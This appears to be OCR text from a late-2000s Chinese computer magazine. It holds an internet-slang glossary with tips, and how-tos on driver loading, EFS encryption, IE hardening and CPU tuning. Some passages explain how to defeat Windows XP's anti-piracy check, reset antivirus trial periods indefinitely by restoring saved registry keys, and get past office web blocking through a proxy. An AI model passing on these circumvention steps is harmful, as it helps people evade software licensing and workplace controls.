简单地屏蔽网址早已经不能解决每天都可能换网址的色情网站了。类似“超级兔子上网精灵”的软件仅供家长YY，真正对网页中的文字及图像进行分析的软件首推“绿坝-花季护航”（下载地址：http://www.hncit.com/support01.html，快车代码：CF0901TBHT03），不但免费而且功能强大。安装后在控制界面左侧选择“系统设置→图像拦截”，勾选“启用自动图像识别功能”（见图14），并根据需要设置“图像识别灵敏度”（默认为“中”）。



【小提示】减少图像误判率

即便是合法网站，也会用大量的擦边球内容吸引眼球，所以合理设置灵敏度是很关键的。勾选“发现（预定义图像数量）后自动添加到黑名单”，然后将“预定义最大不良图像数量每网页”设定为一个合理的数字（可以多尝试一些正常网站，并反复调试以求理想值）。

◎黑屏


相关词汇：①反盗版；②微软维权。

解释：2008年10月20日，微软在中国对盗版Windows XP开刀，经验证为盗版的系统每小时会将桌面设置为黑色1次（俗称“黑屏”）。

例句：

●网友说改改注册表就能干掉XP黑屏补丁。

点击“开始→运行”，输入regedit.exe回车打开注册表编辑器，在左侧窗格展开[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon\Notify]，将其下的“Wgalogon”项直接删除即可。




★推荐阅读

2008年第19期《轻装上阵 MM电脑如飞》

2008年第1期《给XP留个地，Vista请你挪挪窝》

2008年第18期《硬盘上打造“维护光盘”》

2008年第15期《四碗安全大补汤，系统功能巧加强》



◎囧

同义词：①冏（Jiong）；②炯。

解释：一个原本十分冷门的生僻字，原义为“光明”，由于此字十分像人脸，被网友挖掘后表示“郁闷、悲伤、无奈”。

近义词：槑。由两个“呆”组成，于是在网络语言里被用来形容人很呆，很傻，很天真。

例句：


●用小键盘数字键就能打出“囧”

在QQ或MSN的聊天窗口中，按住Alt键，依次按小键盘上的数字键“22247”，就能快速打出“囧”字。

●2008年度"槑"人的行为例句：

——还是学生，或者工作了，收入也不是高得吓人的那种，却常常购买奢侈品牌，看20块钱一本的杂志。

——明明自己闲地发癫，却还要做作地说“哎呀，没空~”的人。



★推荐阅读

社区新鲜派——时尚的网游评论、辛辣的博客名言，帮你在纷杂的网络中找到方向，不再“囧”。

◎开心

同义词：①开心网；②kaixin001.com。

近义词：①Facebook；②校内。

解释：尽管有一个大俗的名字，开心网仍然作为中国社交平台第一把交椅，抢占了办公室的每一个角落。值得一提的是，开心网（kaixin001.com）的竞争对手校内网所属的千橡互动集团夺走了kaixin.com的域名，也自称“开心网”。

例句：

●突破办公室屏蔽上开心网

开心网现在是办公室新宠，大家有事没事就上去做点儿投票。现在很多公司都在办公室屏蔽了开心网，怎么突破屏蔽？使用在线代理（http://proxy.daili.name）就行（见图15）。由于开心网使用了大量AJAX技术，所以在线代理会使开心网部分功能失效，不过投个票之类的操作还是OK的。特别提示：工作时间，“开心”应适度。



15

●开心网竟然也有外挂

国内已经无聊到连社交网站都用外挂的地步了……不过如果你热爱“抢车位”、“买房子”，也可以偶尔试试外挂（下载地址：http://code.google.com/p/kaixinhelper/downloads/list，快车代码：CF0901TBHT04）。

★推荐阅读

天生我才——喜欢上网的交友的朋友，应该多看看天生我才栏目，学习一下成功人士的技术、经验，早日赚到钱。要知道，交女友很花钱的呀！

2008年第20期《有了开心网外挂 我才真开心》

2008年第17期《超人PK之马甲总动员》

2008年第21期《突破校内隐私，看TA的照片读TA的日志》

2008年第12期《玩转饭否 缩小世界距离》

2008年第18期《RSS招秘书 不求最好 但求高效！》

2008年第19期《多个迷你博客，一次搞定更新》

2008年第11期《宠物的天堂》



◎M8

相关词汇：①跳票；②魅族；③永远的毁灭公爵。


解释：魅族在MP3产品M6大卖的时候，勇敢转型，将全部人力物力集中到其第一款手机产品M8的研发上（见图16），经过一次又一次的跳票，网友戏称M8即将超越超级跳票游戏“永远的毁灭公爵”。



16

例句：

●爷爷啊，不是孙子不孝顺是M8它还没出来，我已叫我的孙子孙女他们看到M8的时候，给我们都捎去……（摘自网络）



★推荐阅读

硬派圈子之外设数码——数码Buy家栏目中经常可以看到新款的数字设备。

◎脑残体

相关词汇：①火星文；②90后。

解释：一种对汉字的扭曲书写形式，例如“莓天想埝祢巳成僡1.种澑惯”的原义就是“每天想念你已成一种习惯”。

例句：

●网上竟然有下载脑残体输入法

脑残并不能被绝大多数人接受，很多人觉得使用脑残体是污辱了中华文字。但如果是出于娱乐的考虑，可以试试火星文输入法（下载地址：http://www.52hxw.com/download.html，快车代码：CF0901TBHT05）。

●看不懂脑残体？用在线转换

有看不懂的脑残体文字？打开http://www.52hxw.com/tools/1.html，在此栏目中的文本框中把脑残文字复制进去，点击“转换为简体”即可。反之，也可以把正常的文字变成脑残体（见图17）。



17



◎人肉搜索

相关词汇：①猫扑；②天涯。

解释：利用人工参与来提纯搜索引擎信息的一种机制，起源于猫扑。近年来通过人肉搜索引擎彻底曝光的事件数不胜数，比如“网络虐猫事件”、“铜须门”、“流氓外教”，想一想，13亿人找1个人，根本就别想再有什么隐私。

例句：

●不被人肉搜索搜到的方法

(1)不在多项网络服务中使用一个密码。

比如你在一个程序有漏洞的论坛注册的账号被黑客获得了，如果只使用一个密码，那么你的邮箱、博客甚至相册的隐私便全大白于天下了。

(2)不要随意填写个人资料

一旦你在论坛或其他地方填写了这些信息，在人肉搜索时就能通过这些信息之间的联系发现更多的信息，比如原本只知道你的论坛账户名，可是你在资料里填写了QQ，人肉搜索就能通过QQ签名历史查看工具看到你以往使用过的个性签名，以及通过Google搜索到更多的资料。

(3)不要随便填写真实资料

就像身份证不能乱借一样，真实资料当然不能到处填（特别是常用E-mail和手机号）。否则一旦你的密码被攻破，真实资料曝光后，人肉搜索后的网络暴民就有可能借助电话或其他途径骚扰你。

(4)在网吧上网不要“记住密码”


特别是在一些小网吧里，根本没有管理软件和还原设备，你的所有Cookies都留在电脑里，下一个上网的人想干什么都行……

(5)使用多个昵称

人肉搜索的第一步便是通过已有的ID，在别的网站上寻找相同的ID，并最大限度地获取资料。如果你的昵称是多变的，那么这步将非常难进行（不过自己也容易忘）。

【小提示】被人肉搜索的特征

被人肉搜索时，你的QQ往往会有很多人加（都是来看你详细资料的），同时常用的E-mail中也会出现大量莫名的邮件。



◎山寨

相关词汇：①山寨机；②山寨明星。

解释：指以小作坊为生产环境的群体，常对第三方商品进行盗版、克隆、仿制。由于山寨文化的进一步延展，现在连正规厂商都有可能推出山寨产品了（见图18）。从最早的山寨手机，到民间人士的山寨飞机，甚至还有广告里的山寨周杰伦……



18

例句：

●山寨机网站上有很多有趣的手机

网址：http://www.shanzhaiji.cn/

●山寨周杰伦为某技校做的广告

网址：http://v.youku.com/v_show/id_XNDEzMTc1NTY=.html

◎珊瑚虫

相关词汇：①陈寿福；②QQ；③南山。

解释：一度十分盛行的QQ珊瑚虫外挂终于被腾讯干掉了，其创始人陈寿福已经获刑并被处巨额罚金。请记住这个曾经十分流行但现在已经不复存在的词——珊瑚虫。

例句：

●番茄花园被微软捣毁，珊瑚虫被企鹅干掉，2件知识产权维权大案让人们无比震惊。

★推荐阅读

2008年第6期《揭秘小产品背后的大黑幕》

2008年第16期《捉拿李鬼！——当山寨U盘披上知名品牌的外衣》

2008年第20期《山寨笔记本能买吗?》

2008年第21期《洋垃圾IT配件有毒 生人勿近！》

2008年第24期《命苦M8终见天日，多舛“机生”该何去何从？》

2008年第24期《山寨细分——不怕山寨货，就怕不识货》




◎外挂

相关词汇：①游戏外挂；②QQ外挂。

解释：外挂是指在电脑运行时通过挂接或修改程序以获取网络封包，分析并修改以达到突破程序本身限制的工具。这种产品通常是不合法的，目前最知名的外挂产品不是游戏外挂，而是51.COM推出的彩虹QQ外挂，据称这是首家公开以正规公司身份发布的外挂软件。

例句：

●彩虹QQ的显IP功能很流氓。



★推荐阅读

2008年14期《孰是孰非？一款舞蹈游戏引发的“血案”》

2008年18期《东方之恋，暴雪“很受伤”》

2008年23期《测试已然变味儿 谁还他清白之身》

◎周老虎

相关词汇：①人肉搜索；②伪造。

解释：一名周姓人士自称拍到华南虎照片，并被上报获取了2万元奖金，后经网友人肉搜索发现相片中的老虎是拿一张5年前的老虎年画拍摄的。

例句：

●Hany Farid的“反周老虎”技术

《科学美国》（Scientific American）杂志曾专门讨论照片鉴定的问题，并报道了科学家Hany Farid的实验项目，他近年来都在进行一个名为“数字照片鉴定”（digital image forensics）的课题。

《五种方法鉴别假照片》（Digital Forensics: 5 Ways to Spot a Fake Photo）：http://www.sciam.com/article.cfm?id=5-ways-to-spot-a-fake

●简单识别“周老虎照片”的方法

(1)拼凑的照片光线角度不同

下面这张照片中的鸭子可能是叠加上去的。



19

(2)眼睛里的光斑不同

照片中人物眼睛里光斑的大小、位置、颜色都可以用来判断照片的真伪。


CF [TB01]



20

责任编辑：Refine 投稿地址：xit@cfan.com.cn
博墅地址：http://powerson.blog.cfan.com.cn

仔细对比，试用永不过期



去给MM修电脑，打开一看：病毒一大堆。看了看MM装的是某知名杀毒软件（代号KB）。怎么会不起作用呢，打开KB一看，原来“授权”早过期了。给MM买一个，太贵。不过天无绝人之路，看看我们怎样使用KB临时杀毒吧。

注意！
本方法，只是做测试之用，本刊提倡购买正版软件。

第一步：给MM的电脑重新安装了系统，下载了KB的安装文件。双击按照提示安装并重启，这时会看到KB要求注册的界面。先不用管它，在右下角托盘处右键点击KB，选择“退出”。

第二步：下载一个“RegShot”，小巧的注册表静态比较工具，能快速发现注册表的变化，通过扫描硬盘来发现文件夹的改变，将变化输出为纯文本格式或HTML格式文档。

软件小档案:RegShot 2.0.1.64

软件大小:90 KB	软件性质:免费
软件平台:Win9x/Me/NT/2000/XP/2003/Vista	
下载地址:http://www.newhua.com/soft/12432.htm	

双击打开RegShot，如图1所示，点击“快照（A）”，等待片刻就可以得到一个当前注册表的快照。这时得到的注册表快照，是没有注册“KB”的快照，并保存为“unlicensed”（未注册）。

图1

这时打开KB，按照提示选择“激活试用版本”，得到一个使用30天的正版KB序列号了。这时再点击RegShot的“快照（B）”，等待片刻就可以得到另外一个注册过“KB”后的快照，保存为“licensed”（已注册）。这时再点击“比较”。就可以在软件目录下得到一个生成的报告“Report.html”，打开它（见图2），这时在“生成报告”中可以详细地看到两个注册表快照的区别。从这里我们可以看到三个主要区别：

图2

[HKEY_LOCAL_MACHINE\SOFTWARE\KB\LicStorage]

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\RNG]

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\SPC\Certificates]

它们的键盘被改变了。

第三步：到这里，我想聪明的读者就明白了。当以后安装KB以后，在没有注册之前，把这三个键盘导出。如图3所示：当KB30天试用序列号过期之后，把KB退出，导入上面三个注册表文件。再点击“开始→程序→KB”打开KB程序，就再次会出现让你注册的窗口了。这样我们30天循环操作一下，就可以免费使用KB了。（文/鸣沙）CF [XF01]


图3

小提示

本文只是使用KB作为例子。使用RegShot这个系统工具，还可以看许多软件到底在系统里面做了什么，只用快照一对比就可以了。例如TechSmith Snagt这个常用的抓图软件，未注册版本只能使用30天，用注册表比照后，找出注册前后变化的“键”值，在软件过期的时候导入之前保存好的“干净”键值，或者直接删除相应键值就可以了。只要是通过注册表来控制试用期的软件，都可以使用此法。

医治Vista“迷失的双眼”

“救命啊！Vista没眼睛啦！”小明你不要乱叫，你这样叫会吓到不懂电脑的阿婆。估计聪明的读者已经知道了，小明电脑装的是Vista系统，识别不出摄像头。这是因为Vista下的“Windows Image Acquisition（简称WIA服务，为扫描仪、照相机等提供图像采集）”，不像XP那么贴心，在资源管理器中，它不再列出摄像头的图标。

手动打开

右击“我的电脑”选择“计算机→属性→设备管理器→图像设备”，查找到摄像头的驱动程序名称，并复制。点击“开始”菜单，在程序列表中找到相同的程序名，如果没有，则点击“搜索”打开搜索框，粘贴刚刚复制的驱动名称进行查找。找到后，右击这个程序，选择“发送到→桌面快捷方式”，桌面就有了摄像头的快捷方式了。以后要使用，只需双击即可。

程序开路

再介绍一款找回Vista迷失双眼的良方：进入http://www.newhua.com/soft/28852.htm，下载安装AMCap这款免费的专业摄像头软件，安装完成后打开即可使用摄像头喽！CF [XF02]

小提示

另外，诸如QQ、MSN、Gmail邮箱等可以打开摄像头功能的东东，也是找回Vista眼睛的良方哦。

清理垃圾文件信息：单击“开始→控制面板→系统→高级→启动和故障恢复”，清空“将事件写入日志文件”即可。

XP未老 安装盘也玩新AHCI

在 AHCI 和 SATA2.0 普及的今天，大部分同志的串口硬盘依然游走在“IDE兼容模式”，为什么会这样呢？因为——没有软驱，安装 XP 系统的时候加载不了驱动。微软目前的操作系统中，除了 Vista 支持U盘加载 RAID/AHCI 之外，基本上还是离不开软驱的。难道没有软驱就不能加载驱动了么？请朋友们跟我一起往下看吧！

小知识：AHCI、RAID

AHCI，学名是“串行ATA高级主控接口”，是传统的 SATA 标准的改进版，它可以实现 NCQ 等功能。NCQ是一种新的硬盘技术，开启它，从一个程序跳到另一个程序时速度会更快。

RAID模式是要有两块硬盘才能实现的，具体情况可以参照http://diy.yesky.com/harddisk/370/2238870.shtml，如果你只拥有一块硬盘就可以忽略它。

所需工具：

1. **原版系统安装光盘**——革命的基础（注：网上的精简系统可能会出现问题，不推荐使用）
2. **WinImage（备选）**：用于制作软驱映象文件。如果你的主板配套驱动光盘之中有 *.IMG 或者 *.IMA 的文件，可以直接复制出来使用。
3. **Grub**：用于加载 *.IMG 或者 *.IMA 文件进行虚拟软驱。
4. **EasyBoot**：用来制作系统安装菜单

小提示

第二步的“[ ]”之中的是说明，不要输入。

第一步：在EasyBoot的文件夹 disk1 下面建立一个sata文件夹，把要加载的软盘映象放在其中，这里面笔者要加载的“英特尔ICH6R_ICH7R_ICH8R南桥”驱动名为01.IMG。把grub文件夹和XP系统安装光盘中的文件也复制到 disk1下面，见图1。

第二步：在 grub 目录之中找到 menu.lst 文件，用记事本打开它，清除掉其中的全部内容。然后把下面的语句写入。

title Intel945_946_965_975_P31_G31+ICH6R_ICH7R_ICH8R [菜单标题]

find --set-root /sata/01.img

[在 sata 文件夹下找到 01.img]

map --mem /sata/01.img (fd1)

[将 01.img 加载到第二个软驱区]

map --mem /sata/01.img (fd0)

[将 01.img 加载到第一个软驱区]

cdrom --init

map --hook

chainloader (cd) [加载之后返回光盘启动菜单]

boot

如果你要加载更多的驱动，请按照上面的格式继续输入。保存之后，复制一份 menu.lst 保存在 disk1 下面。



图1

第三步：运行 EasyBoot 定制启动菜单。

我们把 EasyBoot “菜单条”第一项的执行命令中输入“bcdw /grub/grldr”，这个命令用来调用 Grub 程序来，依靠它来加载需要的虚拟软驱。第二项执行命令中输入“run w2ksect.bin”，用来安装 XP 操作系统。第三项和第四项可以保持默认，如图2所示，右侧的就是启动菜单画面，第一项中可以选择加载 RAID/AHCI 驱动。

最后一步：利用Easyboot的内置功能来制作ISO镜像。

好了，现在我们可以动手刻录自己DIY 的 RAID/AHCI 驱动光盘啦！当然，建议在正式制作之前把微软最新的 SP3 补丁包集成进去。笔者发现集成 SP3 之后的安装光盘稍稍大了一点儿，需要进行一点儿“超刻”。如果刻成 DVD 将没有任何问题。我们可以在安装系统之前大胆地开启 AHCI 或者组建 RAID，不用再为没有驱动而烦恼啦！




图2

后记：笔者的思路是利用虚拟软驱加载驱动的方法手动添加驱动，这种方法有一些局限性，就是必须知道使用的是什么南桥芯片。当然，使用 Grub 加载虚拟软驱装载驱动只是其中的一种方法，可以虚拟软驱的工具也有很多，希望大家多做尝试，再去探索新的加载RAID驱动的好方法。(北京/杨潇宇)

CF [XF03]

在XP的任务管理器中，按住Ctrl点击“关机”中“关闭”或“重新启动”，可以实现快速关机或重启。

阻拦坏习惯 系统更安全

本文可以学到 | 1.看清REG文件是否安全后，再导入也不迟 | 2.让IE等网络程序低权限运行，黑客能奈你如何？

在平时的操作中，大家经常有一些坏习惯。比如，网上下载的REG文件，看也不看就双击导入到注册表中；随手点击IE图标就开始上网遨游。都会给系统带来很多不可测的风险，一起来改掉这些坏习惯吧！

看清！

危险习惯：盲目双击REG直接导入注册表
危险等级：网上有很多恶意REG文件，导入容易造成故障★★★
改良效果：双击打开变成记事本编辑窗口

通过修改REG文件导入方式，实现双击后用记事本打开REG文件，以便认清是否有危险键值。启动命令提示符，输入"ftype regfile=notepad.exe %1"，这样就把REG文件打开方式关联到记事本程序。如果是安全的修改，右击REG文件选择"合并"菜单即可。

小提示

同样的，BAT批处理也是极其危险的文件，输入"ftype batfile=notepad.exe %1"，实现双击后变成编辑窗口。如果确需运行BAT，全选复制命令到命令提示符下运行即可。

加密！

危险习惯：系统管理员身份进入系统，点击IE上网
危险等级：黑客们容易利用IE漏洞获得管理员权限★★★★
改良效果：强制IE以标准用户运行，输入密码方可启动

第1步：建立一个标准账户CFAN并设置密码（runas需要输入该账户密码）。接着在桌面建立一个IE快捷方式，指向"C:\Program Files\Internet Explorer\IEXPLORE.EXE"。

第2步：右击IE快捷方式选择"属性"，在目标处输入"C:\WINDOWS\system32\runas.exe /user:cfan "C:\Program Files\Internet Explorer\IEXPLORE.EXE""，单击"更改图标"选择IE图标。删除开始菜单和快捷启动中的IE项目。

以后如果要使用IE上网，双击桌面IE快捷方式，输入CFAN账户密码来启动IE（见图1）。此时IE以标准账户CFAN身份运行，由于权限较低可以有效防止IE漏洞带来危险。OE、傲游等网络程序设置类似。




图1

提醒！

危险习惯：单击"开始→运行"后，直接输入高危程序名称运行
危险等级：新手贸然运行注册表编辑器等程序，如操作不当后果严重★★★☆
改良效果：输入程序名后弹出警告文本，杜绝高危程序运行

放置在宿舍等公共场所的电脑，新手贸然运行注册表编辑器、命令提示符等危险程序，操作不当很容易导致系统故障。借助"映像劫持"来自定义一个警告提示。

第1步：启动记事本程序，输入一些警告性文本如"哥们，你运行的是高危程序，谢绝使用！"，以"1.txt"为名保存在NTFS分区如d:\。

第2步：启动记事本程序新建批处理1.bat，放置在d:\，代码如下：

```
start d:\1.txt
rem 警告文本显示3秒后自动退出
ping -n 3 127.0.0.1 > nul
taskkill /im notepad.exe
```

第3步：启动注册表编辑器，依次展开[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options]，在其下新建"regedit.exe"子项，选中[regedit]项，在右侧窗口新建一个名为"Debugger"的字符串，并将其赋值为"d:\1.bat"（见图2）。

这样我们就屏蔽注册表编辑器的运行，新手们习惯性单击"开始→运行"，输入"regedit.exe"后，弹出的就是上述警告文本并在3秒后自动退出。

小提示

如果自己要运行屏蔽程序，只要将"c:\windows\regedit.exe"改名为"regedit1.exe"即可。



图2

小编有话说

除了上述操作外，一些常见操作我们也应该改一改。比如，插入U盘后，应该使用右键菜单"打开"浏览U盘，可防止autorun.inf病毒自动运行。只有良好的操作习惯才能更好保护我们的系统。(文/pingdan) CF [XF04]

在资源管理器中选择几个文件，按F2键，然后重命名这些文件中的一个，所有被选择文件将会被重命名（结尾数字递增）。



Vista牌防护甲，坚固加密不惧风吹浪打

本文可以学到	1.Vista下不用工具照样让文件安全加密	2.EFS加密后，证书的备份极其重要

电脑中的一些重要数据文件，比如财务报表、网银证书、撰写的文章等，细心者通常会借助第三方加密工具进行加密。其实，不必"讨好"这些共享软件，借助Vista提供的EFS功能，即可为重要文件穿戴起"防护甲"。

小知识：EFS是何物？

EFS（Encrypting File System，加密文件系统）是Windows XP/Vista所特有的加密功能，对于NTFS分区上的文件和数据，都可以直接加密，极大地提高了数据的安全性。

How 防护甲怎么穿？

首先需确定加密文件位于NTFS格式的分区中，然后使用管理员账户登录，在欲加密文件上右击选择"属性"。按下"常规→高级"按钮，勾选"高级属性→加密内容以便保护数据"选项并确定。出现"确定属性更改"对话框，建议选择"将更改应用于此文件夹、子文件夹和文件"选项并确定，即可为所选文件进行加密。

在默认情况下，被加密文件名称会用醒目的绿色标识出来。进入"文件夹选项→查看"页面，去除"用彩色显示加密或压缩的NTFS文件"选项，便能够取消加密文件的颜色。

加密结束后，管理员仍可直接打开加密文件，难道EFS加密没有起到作用吗？非也！



图1

TIPS：Vista防护甲很贴心

在Vista中，当用户第一次使用EFS加密文件或文件夹后，系统通知区域很快就会显示一个气泡，提醒用户注意备份密钥，如果第一次时没有理会这个提示，那以后每次开机都会看见。

倘若使用其他用户登录，那么在打开加密文件时，便会弹出"拒绝访问"的提示框（见图1）。

Backup 给防护甲配把金钥匙

将文件加密后是否就高枕无忧呢？不然。重装操作系统后、将加密文件移至另一台电脑后，会发现EFS加密文件根本无法打开，因为当前系统中没有解密文件所需的证书。因此在加密文件后及时备份证书，为加密文件上一份"保险"便尤显重要。

备份证书：加密文件后，在系统托盘区会弹出"备份文件加密密钥"提示框，单击该提示框，选择"现在备份→下一步"。当进行到"密码"设定页面时，要键入自定义密码以确保私钥的安全。指定证书文件的保存路径，单击"完成"便能够完成证书备份。

证书还原：日后重装操作系统或其他用户打算开启EFS加密文件，那么可双击已经复制过来的证书备份文件，




图2

在出现的"证书导入向导"对话框中单击"下一步"按钮，然后输入备份证书文件时的密码，便能够将证书顺利导入（见图2）。

小提示

在"运行"一栏键入"certmgr.msc"，按"确定"开启证书控制台。依次展开"证书－当前用户→个人→证书"选项，在右侧页面会出现当前用户的个人证书，在其上点击右键，选择"所有任务→导出"按钮，同样可以实现证书导出。另外，有一种错误的观点，认为加密后即使删除当前用户，将来再重建同名文件，用相当密码登录即可打开，其实是行不通的。

Share 是兄弟就要穿一件衣服！

多人共用一台电脑的现象屡见不鲜，因工作需要，某些重要文件还是要面向特别用户开放的。为避免因多人使用证书而导致泄露，不妨按下面的小秘技来轻松搞定。

第一步：在打算共享的加密文件上右击选择"属性→常规"，点击"高级→详细信息"。

第二步：在随后出现的对话框中，单击"添加"。从"正在加密文件系统"窗口内可看到多个用户，指定访问该加密文件的用户并确定（见图3）。

设置完成后，指定的用户登录Vista系统，便能够对共享加密文件进行相关操作；而其他用户则只能对着防护甲望尘"默哀"了……

正在加密文件系统

要与其他用户共享文件访问，请从列表选择他们的证书并单击"确定"。

颁发给	友好名称	截止日期
IC	无	2108/11/17
test	无	2108/11/17
zfbaby	无	2108/11/16

确定 | 取消 | 查看证书(V)

图3

你来Q我还A——EFS常见病

Q 重装系统后，用相同的用户名和密码，可以打开之前系统下加密的文件吗？

A 这是不可以的，系统通过SID（唯一身份编号）来识别用户，重装后会生成不同的SID。

Q 要是加密文件打不开，我可以将数据复制到FAT分区再打开吗？


A 不行，EFS是一个加密的过程，将加密文件复制到FAT分区，它仍以加密形式存在。

Q 进行了EFS加密，为什么数据还是可以被别人删除？

A 原因同上，EFS只是进行一个加密过程，只能保证读写的安全性，而不能保证是否被删除。


CF [XF05]

多核岂能单开？打怪我要畅快！



本文可以学到 | 1.针对多核CPU在XP系统中你该做些什么优化？ | 2.进程里设置好程序的优先级会让你事半功倍

当我们还在怀着对奔腾4的无比怀念时，一愣神，电脑已经进入了多核时代。双核、三核、四核可以说多核已经遍地开了花，话说电脑配置牛了，可系统也得跟上啊，运行程序时还是和奔腾4时代的“老黄牛”，大哥，这钱不是白花了？特别是玩游戏时，按理说运行两个甚至三个游戏程序都不成问题，但可恨的是，双开就会很卡，很多游戏还不支持双开。我偏不信邪，我就要开着大号带小号！



从“心”入手——CPU的优化

1 释放多核CPU的潜力

一些使用Windows XP的朋友可能早有察觉，虽然电脑配置高了，用上双核了，但运行一些程序时，感觉还没有单核时的性能好。出现这种情况的最主要原因就是Windows XP对双核的支持不好。

为了解决这一问题，微软给出了Windows XP支持双核CPU的补丁，CFan已经为需要的筒子准备好了，从http://work.newhua.com/cfan/200901/KB896256.rar处下载。

如果使用的是AMD处理器，可从AMD官方下载安装给出的双核补丁：http://www.amd.com/us-en/assets/content_type/utilities/DCO_1.1.4.zip。

网络大补贴

Windows XP对于多核处理器性能下降的详细说明可参考微软官方页面：http://support.microsoft.com//kb/896256。

2 霸道程序，给你设个限

有些游戏程序对CPU资源占用太高了，这样双开时整个系统就容易被卡死，如果能限制程序对CPU资源的占用就好了，Battle Encoder Shirase（以下简称BES）就是这样的一款小程序，http://mion.faireal.net/bes_1.3.8.zip地址处可下载最新版本。

第一步：运行BES主程序，在主窗口中单击“Target”（目标）按钮，在打开的对话框中选择需要限制CPU占用的进程，单击右侧的“Limit this”（限制这个）按钮（见图1），在弹出的“确认”对话框中单击“Yes”按钮确认。反复这一步的操作可以添加多个需要控制的应用程序，最多支持同时限制3个进程。

图1

第二步：在BES主界面中，单击“Control”（控制）按钮，可打开详细设置对话框，可以调节对某一进程CPU使用率的详细限制情况，默认情况下限制为67%（显示是-33%，即100%-33%）。

小提示

在退出BES之前，建议单击“Unlimit all”（取消所有限制）按钮取消对所有程序的限制，以免引起异常。

网络大补贴

CPU占用100%，如果排除病毒原因外，绝大多数都是因为某一程序异常引起的，通常在任务管理器中直接结束就可以了。常见CPU占用100%的原因及解决办法：http://soft.yesky.com/os/win/141/2010641.shtml



进“城”抢劫——进程优化及带宽限制

1 应用进程排排队

